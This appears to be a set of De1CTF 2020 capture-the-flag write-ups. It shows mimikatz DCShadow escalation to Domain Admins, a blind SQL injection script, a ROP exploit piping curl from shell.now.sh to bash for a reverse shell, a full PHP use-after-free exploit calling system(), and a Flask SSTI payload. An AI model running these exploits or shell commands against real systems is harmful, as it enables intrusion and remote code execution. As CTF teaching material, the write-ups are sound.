
```
mimikatz.exe  "!+" "!processtoken" "lsadump::dcshadow /object:de1ta /attribute:primaryGroupID /value:512"
```



```
 * to 2268/cmd.exe
 * to 2456/mimikatz.exe

mimikatz(commandline) # lsadump::dcshadow /object:de1ta /attribute:primaryGroupID /value:512
** Domain Info **

Domain:         DC=De1CTF2020,DC=lab
Configuration:  CN=Configuration,DC=De1CTF2020,DC=lab
Schema:         CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF20
0,DC=lab
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 29985

** Server Info **

Server: dc.De1CTF2020.lab
  InstanceId  : {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
  InvocationId: {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
Fake Server (not already registered): dm.De1CTF2020.lab

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: de1ta
DN:CN=De1ta,CN=Users,DC=De1CTF2020,DC=lab
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)


** Starting server **

 > BindString[0]: ncacn_ip_tcp:dm[59777]
 > RPC bind registered
 > RPC Server is waiting!
== Press Control+C to stop ==
```


Then use user De1ta to push, triggering data synchronization between domain controllers

```
1. Rubeus.exe asktgt /user:de1ta /rc4:B03094996601324646AC223BF30D0D07
   /domain:de1ctf2020.lab /ptt && mimikatz.exe "lsadump::dcshadow /push"
   "exit"
```




```
mimikatz(commandline) # lsadump::dcshadow /push
** Domain Info **

Domain:         DC=De1CTF2020,DC=lab
Configuration:  CN=Configuration,DC=De1CTF2020,DC=lab
Schema:         CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
dsServiceName:  ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF2020,DC=lab
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 32875

** Server Info **

Server: dc.De1CTF2020.lab
  InstanceId  : {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
  InvocationId: {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
Fake Server (not already registered): dm.De1CTF2020.lab

** Performing Registration **

** Performing Push **

Syncing DC=De1CTF2020,DC=lab
Sync Done

** Performing Unregistration **
```

After pushing, check whether De1ta joins the domain admins group




```
C:\web\uploads>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain De1CTF2020.lab.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            De1ta
The command completed successfully.
```

then read the flag on the domain controller



```
C:\web\uploads>type \\dc\C$\Users\Administrator\Desktop\flag.txt
type \\dc\C$\Users\Administrator\Desktop\flag.txt
De1CTF{DcSH@d0w_Isss_n0t_HA4D}
```

The whole process is as follows:



```
meterpreter > 
```

mixture

After logging in, I found that member.php has \ prompt, guessing that there is orderby injection. After a simple attempt, I found that when orderby = | 2, the displayed page is different. The injection script is as follows

```python
import requests

url = "http://49.51.251.99/index.php"
data = {
    "username":"xxxxx",
    "password":"xxxxxxx",
    "submit":"submit"
}
cookie ={
    "PHPSESSID": "sou26piclav6f99h79k1l5vmbn"
}
requests.post(url,data=data,cookies=cookie)
flag=''
url="http://49.51.251.99/member.php?orderby="
for i in range(1,33):
    for j in '0123456789abcdefghijklmnopqrstuvwxyz,':
        payload="|(mid((select password from member),{},1)='{}')%2b1".format(i,j)
        true_url=url+payload
        r=requests.get(true_url,cookies=cookie)
        if r.content.index('tom')<r.content.index('1000000'):
            print payload+' ok'
            flag+=j
            print flag
            break
        else:
            print payload
//18a960a3a0b3554b314ebe77fe545c85
```

And password is md5 encrypted，After decryption, the password is `goodlucktoyou`

Minclude.so is a php extension written by the author.The function Minclude in search.php corresponds to zip_Minclude() in Minclude.so

Decompile the zip_Minclude you will find nothing here. Read the assembly you will find some easy junk instruction. Nop these codes and then you can decompile it.

```c
void __fastcall zif_Minclude(zend_execute_data *execute_data, zval *return_value)
{
  FILE *fp; // rbx
  unsigned int v3; // eax
  zend_value v4; // rax
  char *parameter; // [rsp+0h] [rbp-98h]
  size_t length; // [rsp+8h] [rbp-90h]
  char path[96]; // [rsp+10h] [rbp-88h]
  int v8; // [rsp+70h] [rbp-28h]
  char *v9; // [rsp+74h] [rbp-24h]

  parameter = 0LL;
  memset(path, 0, sizeof(path));
  v8 = 0;
  v9 = path;
  if ( (unsigned int)zend_parse_parameters(execute_data->This.u2.next, "s", &parameter, &length) != -1 )
  {
    memcpy(path, parameter, length);
    php_printf("%s", path);
    php_printf("<br>");
    fp = fopen(path, "rb");
    if ( fp )
    {
      while ( !feof(fp) )
      {
        v3 = fgetc(fp);
        php_printf("%c", v3);
      }
      php_printf("\n");
    }
    else
    {
      php_printf("no file\n");
    }
    v4.lval = zend_strpprintf(0LL, "True");
    return_value->value = v4;
    return_value->u1.type_info = (*(_BYTE *)(v4.lval + 5) & 2u) < 1 ? 5126 : 6;
  }
}
```

The function is very simple. `end_parse_parrmeters` will parse the parameters, the "s" specifies the type of the parameters is a string.

Then copy the parameter into a variable on the stack. The length may bigger than path buffer size which may lead to stack overflow, and you can call `system` to reverse a shell.

v9 under the `path` stores the address of the `path`, which is used to simplify the exploit. You can leak this address easily.

This function's purpose is to read any file and print on the website, so you can read /proc/self/maps and get the address of libc, and then you can ROP.

I don't know why `/bin/bash -i >& /dev/tcp/XXX.XXX.XXX.XXX/XXXX 0>&1` can't reverse a shell, you can do other way.

Notice that the address of the `path` is smaller than `rsp` when return, and next call `system` may cover it, so you should put your command behind.

```python
#!/usr/bin/python3
from pwn import *
import requests
import urllib
import struct

url = "http://134.175.185.244/select.php"
url = "http://49.51.251.99/select.php"
data = {
    "username":"admin",
    "password":"goodlucktoyou",
    "submit":"submit"
}
cookie ={
    "PHPSESSID": "p51gfmno1tv687igcc1ndq14vh"
}
res = requests.post(url,data=data,cookies=cookie)
print(res.status_code)
data = {
    'search':"a"*100,
    'submit':"submit"
}

res = requests.post(url,data=data,cookies=cookie)
print(res.content)
res = res.content.split(b'a'*100)[1]
stack = res[0:6]+b'\x00\x00'
stack = struct.unpack('<Q', stack)[0]
print("[+] stack:", hex(stack))

data = {
    'search': "/proc/self/maps",
    'submit':"submit"
}
res = requests.post(url,data=data,cookies=cookie).content.split(b"\n")
for i in res:
    if b"libc-2.28.so" in i:
        libc_base = int(b"0x" + i[0:12], 16)
        break
print("[+] libc_base:", hex(libc_base))

bss_str = libc_base + 0x00000000001C0000
pop_rdi_ret = libc_base + 0x0000000000023a5f
```

```
read = libc_base + 0x00000000000EA450
system = libc_base + 0x00000000000449C0

payload = b"a"*136
payload += p64(pop_rdi_ret) + p64(stack+136+24) + p64(system) + b"curl https://shell.now.sh/xxx.xxx.xxx.xxx:xxxx|bash\x00"

data = {
    'search':payload,
    'submit':"submit"
}
try:
    res = requests.post(url,data=data,cookies=cookie)
except:
    pass
```

After getting the shell, execute / readflag and calculate the value of the expression to get the flag

> De1CTF{47ae3396-f5ce-47ab-bb64-34b5154064c4}

Easy PHP UAF

solution

This challenge is based on this exploit: https://github.com/mm0r1/exploits/blob/master/php7-backtrace-bypass/exploit.php , which use a bug in debug_backtrace() function to cause a use-after-free vulnerability. With this vulnerability, we can leak and write PHP memory.

To solve this challenge, you need some knowledge about PHP source and a little about Pwn.

I do something to increase the difficulty of this challenge:

1. blocked loop functionality in lex_scan
2. limit recursion depth in extension
3. blocked strlen()

If you use gdb to debug and find out how the original exploit works, you will find that solution is so easy:

1. UAF, you can use the original exploit
2. leak the head point of next php heap, which can be used to compute the address of $helperand$abc
3. leak the address of Closure Object
4. write $helper -> a to make it a fake string which point to Closure Object
5. leak Closure Handlers from Closure Object and then compute the address of system
6. copy Closure Object to next php heap, change its address of internal_function.handler to system and write $helper -> b to make it point to this fake Closure Object

7. execute $helper -> b to execute system

exp

```php
pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper, $backtrace;
    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this -> a);
            $backtrace = (new Exception) -> getTrace(); # ;)
            if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
                $backtrace = debug_backtrace();
            }
        }
    }
    class Helper {
        public $a, $b, $c, $d;
    }
    function str2int($str) {
        $address = 0;
        $address |= ord($str[4]);
        $address <<= 8;
        $address |= ord($str[5]);
        $address <<= 8;
        $address |= ord($str[6]);
        $address <<= 8;
        $address |= ord($str[7]);
        return $address;
    }
    function leak($offset) {
        global $abc;
        return strrev(substr($abc, $offset, 8));
    }
    function leakA($offset) {
        global $helper;
        return strrev(substr($helper -> a, $offset, 8));
    }
    function write($offset, $data) {
        global $abc;
        $abc[$offset] = $data[7];
        $abc[$offset + 1] = $data[6];
        $abc[$offset + 2] = $data[5];
        $abc[$offset + 3] = $data[4];
        $abc[$offset + 4] = $data[3];
        $abc[$offset + 5] = $data[2];
        $abc[$offset + 6] = $data[1];
        $abc[$offset + 7] = $data[0];
    }
    function trigger_uaf($arg) {
        $arg = str_repeat('A', 79);
        $vuln = new Vuln();
        $vuln -> a = $arg;
    }
    # UAF
    trigger_uaf('x');
    $abc = $backtrace[1]['args'][0];
    $helper = new Helper;
    $helper -> b = function ($x) { };
    # leak head point of next php heap
    $php_heap = leak(0x88);
    echo "PHP Heap: " . bin2hex($php_heap) . "\n";
    $abc_address = str2int($php_heap) - 0x88 - 0xa0;
    echo '$abc: ' . dechex($abc_address) . "\n";
    $closure_object = leak(0x20);
    echo "Closure Object: " . bin2hex($closure_object) . "\n";
    # let a point to closure_object
    write(0x10, substr($php_heap, 0, 4) .
hex2bin(dechex(str2int($closure_object) - 0x28)));
    write(0x18, str_pad("\x06", 8, "\x00", STR_PAD_LEFT));
    # leak Closure Handlers
    $closure_handlers = leakA(0x28);
    echo "Closure Handlers: " . bin2hex($closure_handlers) . "\n";
    # compute system address
    $system_address = dechex(str2int($closure_handlers) - 10733946);
    echo "System: " . $system_address . "\n";
    # build fake closure_object
    write(0x90, leakA(0x10));
    write(0x90 + 0x08, leakA(0x18));
    write(0x90 + 0x10, leakA(0x20));
    write(0x90 + 0x18, leakA(0x28));
    $abc[0x90 + 0x38] = "\x01";
    write(0x90 + 0x68, substr($php_heap, 0, 4) .
hex2bin($system_address));
    # let b get this object
    write(0x20, substr($php_heap, 0, 4) .
hex2bin(dechex(str2int($php_heap) + 0x08 - 0xa0)));
    # eval system
    ($helper -> b)($cmd);
    exit();
}
```

mc_logclient

Files:
exp.go
types.go

It's a `minecraft log web client`.

The `chatting content` of players are stored in `logs/` with their's UUID. The `logs/` is mounted as read-only directory.

A simple `SSTI` with `render_template_string` of `flask`. Almost words are blacklisted. After `python 3.7`, there is a new function `sys.breakpointhook()`, using it to run arbitrary code.

First, saying `payload` showed below in the chat box of minecraft. (Message with a '/' prefix to act as a command, for hiding your `payload` from other players)

The environment is `python 3.8`.

```
/{{[].__class__.__base__.__subclasses__()
[133].__init__.__globals__['sys']['breakpointhook']()}}
```

Then, triggle `render_template_string` by visiting `/read?work={work}&filename={uuid}`.

You have 30 seconds to access `/write` for writing the `command` to `pdb`.

More details, have a check on exploit file `exp.go`.

`De1CTF{MC_L0g_C1ieNt-t0-S1mPl3_S2Tl~}`

misc

mc_easybgm

Files:
mp3.py

Unused bit stego. The script: `mp3.py`.

https://en.wikipedia.org/wiki/MP3#File_structure

`De1CTF{W31c0m3_t0_Mi73CR4Ft_W0r1D_D3jAVu!}`

mc_joinin


Files:

exp.go

types.go

The minecraft game service is opened on default port `25565`.

We add the server to mutil-player server list. It seems that it's not supported by our client. The server is using 'MC2020' as service and our client is seems to be outdated.



多人游戏

Minecraft Server

De1Ta He4dl3ss M1neCrAft Te2t SeRv3r

MC2020

客户端已过期!

正在你的本地网络中寻找游戏

o O o

From the website we know that, `MC2020` is developed based on `1.12`.

```
Minecraft 20.20 is developed by De1ta Team based on 1.12
```

Of course there is a thick. The server is still using `1.12` protocol to communicate. But in the 'protocol version checking' procedure, it's just failed.


It comes out two solutions. One, we just simply replace the 'version' in the procedure during communication between the server and the client by a custom proxy. Another, we simulate the client's function, login to the game.

Reference:

```
Minecraft 1.12 Protocol(Version: 335) Wiki Page
https://wiki.vg/index.php?title=Protocol&oldid=13223
```

`exp.go` is the exploit written in golang, containing with two solutions mentioned above.

The flag is hidden in the image from `imgur`.



`De1CTF{MC2020_Pr0to3l_Is_Funny-ISn't_It?}`

mc_champion

Files:
exp.go
types.go

The Minecraft game is modified basing on TyphoonMC/TyphoonLimbo.

When you login to the game, you are in the Limbo World. Nothing you can do except chatting with other players. After fuzzing, it's not difficult to find out the `/help` command.

```
[ADMIN]
/help -> show the usage
/uuid -> show your uuid
/status -> show your status
/items -> show your items
/exchange -> make some exchange
/shop -> list all category
/shop [category_id] -> list items in category
/buy [item_id] -> buy the item
/use [item_id] -> use your item
/attack -> attack the BOSS
```

Player's items are stored in a golang slice. Each item has five attributes listed below. After a fuzzing, you may figure it out.

> Price / Attack / Shield / HP / Food / XP

The vulnerable function is located in `exhcange` -> `random sell`. It triggles a `pop from slice` liked function which return result in bad sequence caused wrong item pop out.

```go
func slicePop(s []int, i uint) (r []int, e int) {
    if len(s) == 0 {
        return []int{}, -1
    }else if len(s) == 1 {
        return []int{}, s[0]
    }
    if i >= uint(len(s)) {
        return s[1:], s[0]
    }
    return append(s[:i], s[i + 1:]...), s[i]
}
```

Our goal is earning enough money (more than $200) and using a TNT to defeat the boss.

Want more details? Have a look on the exploit `exp.go` written in golang.

After won the game, we got the `Encoded Message`. Simply have a `Base32 Decode` and a `rot13`. We got Flag Two of this challenge and a hidden command `/MC2020-DEBUG-VIEW:-)`. Next challenge, we will use this command.

`De1CTF{S3cur3_UsAG3_0f-GO_Slice~}`

Life

No Game No Life!

Hints

1. Game of Life.

Flag

De1CTF{l3t_us_s7art_th3_g4m3!}

Solution

1. Separate zip from jpg;
2. There is a monochrome in the zip file, and another encrypted zip;
3. Use the monochrome as the input to the Conway life game for the first round, you will get a qrcode, scan and you the get the password for the zip;
4. Unzip, and you will get a plain text file
5. Reverse the text in the pilf.txt, base64 decode , reverse, HEX to ASCII and you will get the flag

Note

The main problem of this game is hard to froge the data to the Conway Life Game. And I presume that machine learning maybe helpful

So Conway Life game will be the trap for player.

Easy Protocol

hint

The file header of hint is 'MSCF'. After searching by google, we can see that this is a makecab compressed file. Use the expand command to extract hint.txt directly.


hint.txt

```
hint1: flag is De1CTF{part1_part2_part3}
hint2: The part1,part2 and part3 is a pure number with a length of 8

have fun!!!!!
```

hint.txt should be related to the traffic packet, just ignore it for now


part1

Take a look at the traffic packets, and mainly focus on the Kerberos protocol and the LDAP protocol. Simply follow the LDAP and find that the filtering conditions are: `(&(&(&(samAccountType=805306368)(servicePrincipalName=*))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))` Mainly this `servicePrincipalName=*` , querying all existing SPNs of domain user 'de1ctf2020'



```
    derefAliases: neverDerefAliases (0)
    sizeLimit: 0
    timeLimit: 0
    typesOnly: False
  ⌄ Filter: (&(&(&(samAccountType=805306368)(servicePrincipalName=*))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.113556
    ⌄ filter: and (0)
      ⌄ and: (&(&(&(samAccountType=805306368)(servicePrincipalName=*))(samAccountName=De1CTF2020))(!(UserAccountControl:1.2.840.1135
        ⌄ and: 4 items
          ⌄ Filter: (samAccountType=805306368)
            ⌄ and item: equalityMatch (3)
              ⌄ equalityMatch
                  attributeDesc: samAccountType
                  assertionValue: 805306368
          › Filter: (servicePrincipalName=*)
          › Filter: (samAccountName=De1CTF2020)
          › Filter: (!(UserAccountControl:1.2.840.113556.1.4.803:=2))
    attributes: 0 items
[Response In: 58]
controls: 1 item
```

